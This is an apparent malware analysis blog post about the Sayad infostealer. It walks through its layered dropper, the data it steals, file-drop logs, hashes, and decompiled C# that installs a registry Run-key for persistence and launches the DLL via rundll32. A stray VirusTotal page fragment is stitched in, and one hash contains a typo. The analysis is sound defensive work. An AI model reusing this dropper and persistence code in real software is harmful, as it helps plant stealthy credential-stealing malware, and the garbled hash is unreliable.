

Sayad (Flying Kitten) Infostealer – is this the work of the Iranian Ajax Security Team?

Information stealing malware has become increasingly popular among malware authors targeting not just typical end-users, but also specific organizations and states. We have come across an intriguing piece of malware (dubbed Sayad) that implements multiple host data collection methods and wraps them up into a single .NET DLL. Sayad malware is typically distributed through phishing emails.

Introduction

This week I got hold of a sample of “Sayad”, so I ran it through our Vinsula Execution Engine (VEE) to find out what it does and how it works. Credit for sharing the sample of the malware goes to [@MalwareChannel](#).

The information this malware is able to steal and upload to a Web server controlled by the hackers is highly sensitive and would have an enormous impact on compromised individuals, businesses, and governments. Some of the tasks Sayad is designed to accomplish include:

- Get and send host system information, including:
 - Host computer name
 - Internal and external IPs
 - Languages installed
 - User name
 - Running processes
 - Open ports
- Capture and record keystrokes through a user mode key logger
- Periodically capture information stored in the clipboard
- Collect and transfer user information for FTP Clients – FileZilla and WinSCP
- Get data account information for FileZilla FTP Server
- Transfer Kerio VPN client user configuration files
- Collect and transfer bookmarks for Chrome, Firefox, Internet Explorer, and Opera
- Steal browser cookies for Chrome, Firefox, Internet Explorer, and Opera
- Collect and transfer history for Chrome, Firefox, Internet Explorer, and Opera
- Capture any registered proxies
- Get and transfer the start URL for each installed browser
- Collect and transfer chat history for Skype, Yahoo Messenger, Pidgin, and GTalk
- Steal RDP, Putty accounts
- Collect VPN related account information for Proxifier and WinVPN
- Determine if the currently logged on user is running as admin

VfRobot	●	20140715
Zilys	●	20140714
Zoner	●	20140714
nProtect	●	20140714

[Blog](#) | [Twitter](#) | contact@virusotal.com | [Google groups](#) | [ToS](#) | [Privacy policy](#)

There are several interesting aspects of Sayad malware, and after running the malicious executable through the Vinsula Execution Engine to analyze its behavior, I discovered that the initial executable titled WEXTRACT.exe (SHA1:1c52b749403d3f229636f07b0040eb17beba28e4) was in fact a self extracting EXE that dropped and launched the Binder executable malware, ~8f60957b3689075fa093b047242c0255.exe (SHA1:69fd05ca3a7514ea79480d1dbb358fab391e738d). Once the Binder executable malware is launched, it checks the .NET version installed on the machine and drops the information stealer DLL component, Sayad (aka Client) – DiagnosticsService.dll (SHA1:8521eefbf7336df5c275c3da4b61c94062fafdda).


Sayad has some characteristics that make it unique:

- Sayad has been designed by someone who seems to have a .NET OOP/OOD background
- It uses some non-traditional methods for native to .NET interop like exporting a managed API through the native Export Address Table
- The malware uses an oversimplified form of obfuscation for string utilizing Base64 encoding which in fact can be easily de-obfuscated

Our colleagues from NCC Group’s Cyber Defence Operations published an article titled “[A new Flying Kitten?](#)” with some details around Sayad malware and its possible link to the activities of the Iranian hacking group “Ajax Security Team.”

Attack Overview

The diagram below outlines the key elements of the attack. The malware executable is delivered by a phishing email or the user is somehow tricked into downloading it and executing it. Once the user clicks on the malware, it extracts the actual malware executable and launches it.



Analysis

Our first step was to run the “Sayad” binary through our Vinsula Execution Engine to find out just what it does. The process tree below as reported by our engine allows us to visually present the parent/child relationship between all the processes and their command lines related to the execution for this specific malware.

```
explorer.exe [Process Id: 140]
+ WEXTRACT.exe [Process Id: 3508]
```

```
+ ~8f60957b3689075fa093b047242c0255.exe [Process Id: 2544]
  + rundll32.exe [Process Id: 2596]
    Cmd line: rundll32.exe "DiagnosticsService.dll",78121
      + csc.exe [Process Id: 2672]
        + cvtres.exe [Process Id: 256]
      + csc.exe [Process Id: 3548]
        + cvtres.exe [Process Id: 3280]
```

For the sake of shortness, in this post we omit the command line details in the process tree above for the csc.exe and cvtres.exe instances. For the same reason, we also don't show the complete command line of the rundll32.exe. Because this is an important detail, here is how it shows up in our Vinsula malware report:

```
rundll32.exe "C:\Users\[User]\AppData\Roaming\Client\DiagnosticsService.dll",78121
```

Sayad malware is a self-contained executable that embeds within itself all the required malicious components, meaning that it doesn't need to download any additional malicious content from the C2 server, which may appear suspicious.


Its three core components are structured as "Russian Dolls," i.e., one wrapped within the next in layers. Here is the list with the key components starting from the outermost one. Hashes of all investigated components are provided at the end of this post.

- Self-extracting executable (WEXTRACT.exe)
- Binder (~8f60957b3689075fa093b047242c0255.exe)
- Client (DiagnosticsService.dll)

Further down, I will go into greater detail and provide more information about the behavior and static building blocks of each of these components. For now, I am just aiming to capture the scope of each executable involved in the orchestration of the Sayad malware.

As we can see in the cascade tree above, the main malware WEXTRACT.exe is a self-extracting executable which extracts the Binder ~8f60957b3689075fa093b047242c0255.exe, and it then launches it. The Binder is responsible for checking the installed .NET version and extracting the relevant .NET Client –

DiagnosticsService.dll. This .NET DLL implements the data collecting logic and sends the collected data to the C2 server. The following diagram captures a bit more of the detail of the malware workflow.



The main self-extracting binary WEXTRACT.exe drops two files in the user's appdata temp directory as shown in the following entries from our Vinsula report. These two files are the two parts of the Binder – a .NET executable (~8f60957b3689075fa093b047242c0255.exe) and its configuration file (~8f60957b3689075fa093b047242c0255.exe.config). Details along with snippets from Binder's source code are provided in the next sections.

```
+ WEXTRACT.exe [Process Id: 3508]
  Create[C:\Users\[User]\AppData\Local\Temp\IXP000.TMP\~8f60957b3689075fa093b047242c0255.exe]
  Delete[C:\Users\[User]\AppData\Local\Temp\IXP000.TMP\~8f60957b3689075fa093b047242c0255.exe]
```

```
Open[C:\Users\  
[User]\AppData\Local\Temp\IXP000.TMP\~8f60957b3689075fa093b047242c0255.exe]  
Write[C:\Users\  
[User]\AppData\Local\Temp\IXP000.TMP\~8f60957b3689075fa093b047242c0255.exe]  
Create[C:\Users\  
[User]\AppData\Local\Temp\IXP000.TMP\~8f60957b3689075fa093b047242c0255.exe.config]  
  
Delete[C:\Users\  
[User]\AppData\Local\Temp\IXP000.TMP\~8f60957b3689075fa093b047242c0255.exe.config]  
  
Open[C:\Users\  
[User]\AppData\Local\Temp\IXP000.TMP\~8f60957b3689075fa093b047242c0255.exe.config]  
  
Write[C:\Users\  
[User]\AppData\Local\Temp\IXP000.TMP\~8f60957b3689075fa093b047242c0255.exe.config]
```


Here is the hashes of the Binder:

Filename : ~8f60957b3689075fa093b047242c0255.exe


MD5 : 72641dedb31280b78bf6a0f184ef29b6

SHA1 : 69fdo5ca3a7514ea79480d1dbb358fab391e738d

This is what the two files dropped by the self-extracting malware look like in Windows Explorer. They are stored in a temporary location C:\Users\[User]\AppData\Local\Temp\IXP000.TMP.



After dropping the Binder and its configuration file, the main self-extracting binary launches the Binder (~8f60957b3689075fa093b047242c0255.exe). Similar to the process tree from our Vinsula report above, the below screenshot from Process Explorer shows the Binder being launched by the self-extracting binary.



The purpose of the Binder is to create and drop the core malware component (also titled Client – DiagnosticsService.dll) and its configuration disguised as a DLL file, base.dll. Below is a snippet from our Vinsula report capturing the relevant event entries that show the Client and its configuration being created.

```
+ WEXTRACT.exe [Process Id: 3508]
    + ~8f60957b3689075fa093b047242c0255.exe [Process Id: 2544]
        Create [C:\Users\[User]\AppData\Roaming\Client\base.dll]
        Write [C:\Users\[User]\AppData\Roaming\Client\base.dll]
        Create [C:\Users\[User]\AppData\Roaming\Client\DiagnosticsService.dll]
        Write [C:\Users\[User]\AppData\Roaming\Client\DiagnosticsService.dll]
```

These are the hashes of the two core Client related files:

Filename : DiagnosticsService.dll

MD5 : 432a79f8f1402cb2622b27e26e900d55

SHA1 : 8521eefbf7336df5c275c3da4b61c94062fafdda

Filename : base.dll

MD5 : 4a67b19c02d5cfdebc85b7395d09881

SHA1 : 082da03918039125dcf1f096a13ffa9ab6a56bde


Before digging into the details of the Client, lets have a look at the Binder's (~8f60957b3689075fa093b047242c0255.exe) implementation. The Binder is a .NET executable whose purpose is to find out what version of .NET is currently installed, and then drop the relevant .NET Client DLL accordingly. There are two versions of the Client DLL that are stored as embedded resources in Binder's executable. That makes the malware less chattier and allows it to drop the correct .NET version DLL without the need to download it from a malicious Web location.

```
private static void Main()
{
    bool flag = false;
    List<string> dotNetInstalledVersions = GetDotNetInstalledVersions();
    string processPath = ClientPath() + Path.DirectorySeparatorChar + "DiagnosticsService.dll";
    SetStartup("DiagnosticsService", processPath);
    Thread.Sleep(0x1388);
    flag = File.Exists(processPath);
    if (!(flag || !dotNetInstalledVersions.Contains("2")))
    {
        CopySayad("2", processPath);
        flag = true;
    }
    if (!(flag || !dotNetInstalledVersions.Contains("4")))
    {
        CopySayad("4", processPath);
    }
    ExecutableConfigInfo info = ReadExtraDataFromEndOfbuffer(File.ReadAllBytes(Assembly.GetExecutingAssembly().Location));
    File.WriteAllLines(ClientPath() + Path.DirectorySeparatorChar + "base.dll", new List<string> { info.BuildId, info.Pub
    StartSayad(processPath);
}
```

As shown in the above screenshot, in the Binder's main entry point, the Sayad malware:

- gets the installed .NET versions
- modifies the registry so that it will run at startup using rundll32.exe Windows utility to load the Client (**DiagnosticsService.dll**)
- extracts the relevant .NET Client version from the embedded resource
- depending on the installed .NET version, it copies the Client (**CopySayad** method) to a user's directory
- extract the configuration information from the end of the Binder's image using the method **ReadExtraDataFromEndOfBuffer**
- starts up the Client using the command **rundll32.exe "C:\Users\[User]\AppData\Roaming\Client\DiagnosticsService.dll",7812**

The following diagram reflects the code paths in Binder's Main entry point as described in the section above.




The Binder ensures that the malware will survive reboots by registering the command for loading and executing the Client DLL (DiagnosticsService.dll) to run at startup as shown below.

```

private static void SetStartup(string startupKeyName, string processPath)
{
    RegistryKey currentUser = Registry.CurrentUser;
    try
    {
        string str = string.Format(Resources.ProcessWithParam, processPath,
            Resources.RunExportName);
        RegistryKey key2 = currentUser.OpenSubKey(
            Base64.DecodeString(Resources.StartupKey), true);
        if (key2 != null)
        {
            key2.SetValue(startupKeyName, str);
        }
    }
    catch (Exception)
    {
    }
    finally
    {
        currentUser.Close();
    }
}

```

The following shows the registry modification that comes as a result of the executing the code above.



And here is the corresponding registry modification entries from Vinsula's report. More on the details regarding the rundll32.exe command will be provided in the following sections.

```

+ WEXTRACT.exe [Process Id: 3508]
  + ~8f60957b3689075fa093b047242c0255.exe [Process Id: 2544]
      Set Key:HKCU\Software\Microsoft\Windows\CurrentVersion\Run
      Name:DiagnosticsService
      Value:rundll32.exe "C:\[Path
omitted]\DiagnosticsService.dll",78121
    + rundll32.exe [Process Id: 2596] Command: rundll32.exe
"DiagnosticsService.dll",78121
      Set Key:HKCU\Software\Microsoft\Windows\CurrentVersion\Run
      Name:78121
      Value:rundll32.exe
"C:\Windows\system32\rundll32.exe",78121

```

An interesting aspect of the implementation of the Binder assembly is the way the malware authors decided to launch the Client by executing the command `rundll32.exe "DiagnosticsService.dll",7812` and utilizing [WinExec API](#) to launch the `rundll32.exe` process as shown below. The `WinExec` API has been provided only for backward compatibility with 16-bit Windows.


```

private static void StartSayad(string sysadPath)
{
    string message = string.Format("{0} \"{1}\"", {2},
        Base64.DecodeString(Resources.RunDLL), sysadPath, Resources.RunExportName);
    Debug.WriteLine(message);
    WinExec(message, 1);
}

